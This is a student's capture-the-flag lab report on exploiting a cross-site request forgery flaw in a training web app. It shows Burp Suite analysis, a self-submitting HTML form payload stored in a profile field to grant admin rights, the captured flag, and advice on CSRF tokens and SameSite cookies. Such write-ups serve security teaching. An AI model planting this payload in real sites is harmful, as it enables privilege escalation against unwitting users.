CSRF Report - 14.4 -14


Tester's name: Stanley Ford

Lab 14.4


- General information:
  - Testing period: 22.01.2023
  - Test object: http://51.250.73.193:5002
- Description of actions:

  I log in as a new user, at the same time looking through the page code everywhere in search of interesting things.

  In the Profile tab, we find that there is an option to add a profile description. In the code of the page element, I notice that there is a certain admin checkbox, which makes me happy. So, you can play around with this form.




  Next, I went to Burp Suite to see what POST request was being sent and the name of the method. Now I'm going to type something into this field:



So, it's really a POST request and it's running /edit_profile. I'll need this information to generate the following CSRF request:

```
<form action="edit_profile" method="POST">

<input name="name" type="text" value="zxczxczxc">

<textarea name="profile" value="zxczxczxc"></textarea>

<input type="checkbox" name="admin" value="true" checked> Admin

<input class="btn" type="submit" value="APPLY CHANGES">

</form>

<script>document.forms[0].submit(); </script>
```

If I enter this code in the profile description form, it will be executed and we will kind of force an admin checkmark from the account of a user who is not an admin at all. So, here is the result of my work



:Now the user will not be able to change the profile description, because the script above is constantly executed, which tries to perform an admin action and this error pops up. >:)
After refreshing the page, I am redirected to a page with the flag
:flag{CSRF_@TTack_I$_p@In_1488}

Lab’s done.

Self-Assessment Questions:

- List the tools (programs and utilities) that you used to solve this lab:Web browser (Google Chrome)
  Burp Suite.

- List the vulnerabilities you have discovered:
  CSRF

- Give advice on how to improve security: Use a CSRF token for POST requests.
  The token must:
  - be unpredictable, with high entropy, as for session tokens in general;
  - быть привязан к сеансу пользователя;
  - Be strictly checked on a case-by-case basis before performing the appropriate action.

    Use Same site cookies if you're using Chrome or Firefox.